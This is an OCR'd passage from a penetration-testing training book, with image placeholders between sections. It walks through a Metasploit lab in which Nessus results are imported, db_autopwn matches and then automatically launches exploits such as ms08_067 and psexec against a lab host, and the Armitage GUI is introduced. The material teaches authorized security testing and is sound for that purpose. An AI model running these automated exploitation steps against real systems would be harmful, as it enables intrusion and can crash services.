
```
msf > hosts -h
```

At the end of this output, msfconsole shows the Available columns.

Let's look at the address and created_at columns:

```
msf > hosts -c address,created_at
```

We now see the host we've got in our database, with both the address and created_at fields.



Next, let's look at the services that Nmap discovered during our scan, and how it loaded them into our database, by running:

```
msf > services -c port,proto,state
```

Here, you can see that each service is listed based on its port, protocol, and state ("open"), and each is associated with the host that we scanned (10.10.10.4).

Next, let's try running db_autopwn to see which vulnerabilities on these targets we may have exploits (-x) for in Metasploit. We don't want to actually run the exploits, but instead just want a list of those that correspond to our database findings. Therefore, we'll use the -t option to get a list based on the vulnerabilities for which Metasploit has exploits (-x).


```
msf > db_autopwn -t -x
```

Given the large number or exploits in Metasploit, this command sometimes takes a minute or two to run. Now, in the output, you will actually see zero matching vulnerabilities. This makes sense, because we don't have any *vulnerabilities* loaded into our database. We have a hosts and services, but no vulnerabilities yet.

Alternatively, we could list every potential exploit to throw at the target based not on vulnerability but instead based on port. To get a list of all vulnerabilities that may work on the target machine based on the fact that it has the given set of open ports, run:

```
msf > db_autopwn -t -p
```

Again, after a minute or so run-time, you should see matching exploit modules, based on port numbers. Note that there are a large number of potential exploits based on the ports we've discovered open on the target machine. Also, note that the output shows "(port match)" indicating that db_autopwn has only suggested this exploit based on the common port we've found open, not on any indication of vulnerabilities.



Next, let's get some vulnerability information into Metasploit. On the course DVD in the Linux image, there is an output file from a Nessus scan saved in .nessus XML format. We don't want to take time out of the class to have you run Nessus, so we already did that, storing the results in /home/tools/580scanlab/metalab.nessus.

Please import those Nessus vulnerability scan results into Metasploit by running:


```
msf > db_import /home/tools/580scanlab/metalab.nessus
```

Now, we can look at the vulns table in the database:

```
msf > vulns
```

You should see numerous vulnerabilities in this list, all discovered on target machine 10.10.10.4 by Nessus.

But, now that they are loaded into a Metasploit database, we can use this information inside of Metasploit itself for furthering our attack.



Now that we have vulnerability information imported into Metasploit, let's re-run db_autopwn, again looking for matches without running an exploit (-t), but this time based on vulnerability data for which we have exploits (-x) instead of the -p port option we used before.


```
msf > db_autopwn -t -x
```

Voila! Now, we can see very focused vulnerability and exploit information that we can use to directly exploit the target. Note that of all the open ports and discovered vulnerabilities, Metasploit narrowed it down to just a few exploits that may work on the target. It shows us the full path to each exploit within Metasploit, and gives us handy CVE, OSVDB, and BID references so we can research more information about each flaw for which Metasploit has an exploit.

It should be noted that some vulnerability scanners may have multiple indications of a single vulnerability, referred to with different details. If the vulnerability scanner treats a single vulnerability as two different discovered issues, Metasploit does as well, even though they both map to the same exploit within Metasploit. This sometimes occurs for ms06_040_netapi, but could impact other vulnerabilities and exploits as well.

Now, to compromise the target machine, we could manually configure the exploit, payload, RHOST, and other options again as we did earlier in this class for exploiting a target.

Or, we could use db_autopwn to attempt to automatically exploit the target systems…



Let's attempt to use db_autopwn to throw any suitable exploits it has against the target machine, and see if it can get any Meterpreter sessions on the target. Remember, db_autopwn will generate as many sessions as it can with each target in the database, so this could result in our getting multiple sessions on the target machine, one session on the target, or perhaps none. We'll run db_autopwn with its -x option to select exploits based on the vulnerabilities listed in the database. And, instead of the -t option which just lists matching exploits, we'll use the -e option, which will attempt exploitation. Let's see what happens:

```
msf > db_autopwn -x -e
```


Look through the output. We can see how Metasploit tries to launch each exploit against the target machine, running an exploit for ms08_067, ms06_040, as well the psexec exploit. For each of these exploits, Metasploit goes with its default options, and automatically attempts to determine the target type. That's very important. With the psexec exploit, Metasploit uses a username of Administrator and a blank password by default.

It is quite likely that, because you've thrown so many different exploits at the target, your exploits may interfere with one another and fail. What's more, you may crash the target service or even cause a Blue Screen of Death on the target machine.

To check to see if you have any sessions, you could run:

```
msf > sessions -l        <-- That is a dash-lower-case-L, not a dash-one.
```


Depending on your luck, you may get no sessions, one session, or multiple sessions with the target! DO NOT BE SURPRISED IF YOUR EXPLOITS DON'T WORK WITH DB_AUTOPWN, RESULTING IN ZERO SESSIONS. THESE AUTOPWN EXPLOITS MAY CAUSE THE TARGET PROCESS TO CRASH, OR EVEN CAUSE THE WHOLE TARGET SYSTEM TO GO DOWN. Look at the next page for the lesson we can learn from this.



Most likely, you did not get sessions opened with the target via db_autopwn. That's an important lesson… db_autopwn is so forceful in its exploitation attempts, it may bring down a target. It can be highly useful in lab experimentation or attacking targets in an environment where a crash due to automatic exploitation is acceptable. But, in many production environments, while penetration testing, we recommend using db_autopwn as a tool for finding which exploits may apply to a given target, without actually launching the exploits automatically.

Indeed, db_autopwn is a wonderful feature for narrowing down which exploits to attempt from the vast arsenal of Metasploit exploit modules. With db_autopwn, we can perform matching based on port number (which isn't very precise) or vulnerability reports (which is far more precise) to determine which exploits to attempt.

But, in attempting these exploits, we should first research each one to better understand its use, implications, and reliability before launching a manual attack.



Finally, to complete this exercise, let's clean out our database so that it is fresh for the next exercise.

We'll simply remove the host 10.10.10.4 from the database. Any associated vulns will automatically be cleared out when the host_id record associated with 10.10.10.4 is removed. Thus, please run the following command:

```
msf > hosts -d 10.10.10.4
```

You should see a message saying that Metasploit "Deleted 1 hosts".

Now, let's make sure the hosts table is empty:

```
msf > hosts
```

You should see column titles, but no data.

Let's also make sure that our vulns table is clean:

```
msf > vulns
```

If you see nothing on the output (not even column titles), your database is now fresh and ready for our later exercise.

You can now exit the msf console (we'll do an exit -y to automatically abort any sessions we have open):

```
msf > exit -y
```

The Point?

- The auxiliary scanning modules (such as auxiliary/scanner/portscan/syn) are useful
- We can easily write our own port checker modules to look for and interact with open ports in a range of target systems
- Nmap port scanning, launched from within Metasploit, is very flexible and can let us populate a database with hosts and services, but not vulns
- Importing a Nessus nbe or xml file can let us populate a database with hosts, services, and vulns
- The db_autopwn -t feature can show us lists of potential exploits for a target based on open port (with lots of extraneous information) or based on vulnerabilities
- The db_autopwn -e feature automatically launches exploits
  - But, using aggressive exploitation of multiple vulnerabilities with default settings and automatic targeting, it may not achieve successful exploitation like manual exploits would
- But, db_autopwn is useful even when we can't get successful exploitation... It helps lead us in the right direction

Let's review the point of this exercise and its associated lessons learned.

We've seen how the auxiliary scanning modules (such as auxiliary/scanner/portscan/syn) are useful in launching port scans against target machines.


We can easily write our own Metasploit scanning modules, looking for and interacting with ports on target machines.

Nmap offers great flexibility in conducting scans, and can be launched from Metasploit itself.

To interact with Nmap from within msfconsole, we can use db_nmap, but that will pull back hosts and services, not vulns. By importing Nessus nbe or xml files, we can populate a Metasploit database with hosts, services, and vulns.


The db_autopwn feature offers the -t option, which shows us lists of matching exploits based on either the ports (-p) discovered open on the target or the vulns that match Metasploit's exploit arsenal (-x). The -p option often gives us a lot of extraneous information, because it simply matches based on port number, and there may be an enormous number of exploits for a given port.
The db_autopwn feature offers the -e option, which automatically delivers exploits to the target, again based either on port (-p) or matching vulns to exploits (-x). It uses default exploit and payload options, with automatic targeting when launching the exploits. Uncontrolled automated exploitation of a system with several vulnerabilities may result in the service crashing or the entire target going down.
But, db_autopwn is still useful even when it can't successfully exploit a target, because it allows the penetration tester to hone in on certain exploits and research them more to launch manual or automatic exploitation of the targets more effectively.

The bottom line here is that, while automation is very useful, a penetration tester still needs to understand the exploits and tools he or she is using to attack targets to maximize the chance of success.



And now, let's pull together ideas from throughout this book by seeing how they all integrate in the Metasploit GUI called "Armitage". Although Metasploit has had several GUIs in the past (each of which has been discontinued), Armitage is its most full-featured GUI ever, offering rich integration between the different parts of Metasploit, especially its modules and database.

It's important to note, however, that while the Armitage GUI offers wonderful capabilities, its availability does not mean that penetration testers should forget the command-line capabilities of msfconsole. In fact, to operate with maximum effectiveness and ability, penetration testers should be able to use both the command-line and the GUI, moving back and forth seamlessly to accomplish tasks as efficiently as possible. The GUI doesn't make the command line go away; it enhances it. The combination of the two makes the tester even more lethal and effective.



Armitage, created by Raphael Mudge (a very gifted software developer), is the latest and, so far, greatest GUI available for Metasploit. Included with Metasploit 4, Armitage bills itself as a "cyber attack management tool," based on its ability to integrate with the workflow of penetration testers.


Armitage provides target visualization, showing each discovered system in a graphical or tabular view, organized on the screen in a manner chosen by the penetration tester. It provides a handy inventory of all items gathered so far in a penetration test, including target hosts, services, vulnerabilities, gathered credentials (both hashes and passwords), loot (output from post modules), and more. Armitage includes integrated scanning capabilities, using Metasploit auxiliary modules or db_nmap, pulling all the results into the Metasploit database for analysis. It can also rely on db_autopwn to suggest potential exploit vectors, or it can use its own "Hail Mary" feature to suggest exploits for targets. By launching the exploits, Armitage lets the user compromise target systems, providing a handy graphical indication of lightning bolts to show a machine the attacker now controls.

All of this goodness is built in a Java application which interacts with the Metasploit RPC daemon (msfrpcd). The interaction is password protected and uses SSL by default. All of the information gathered by Armitage is stored in the back-end Metasploit database, providing great automation capabilities, as we will see.

With handy access to the msfconsole command line also supported within the Armitage screen, users can seamlessly move between the GUI and command line for complete control of Metasploit.

Another interesting feature of Armitage is the ability to support multiple users simultaneously sharing a single Metasploit instance. Two or more Armitage users can share results and even Meterpreter sessions on target machines in a "Multi-Player Metasploit" scenario using Armitage.

With that overview under our belts, let's look at specific components of the Armitage interface, and then perform a hands-on exercise of the tool to attack our target environment.




The Armitage interface can be broken up into four areas.

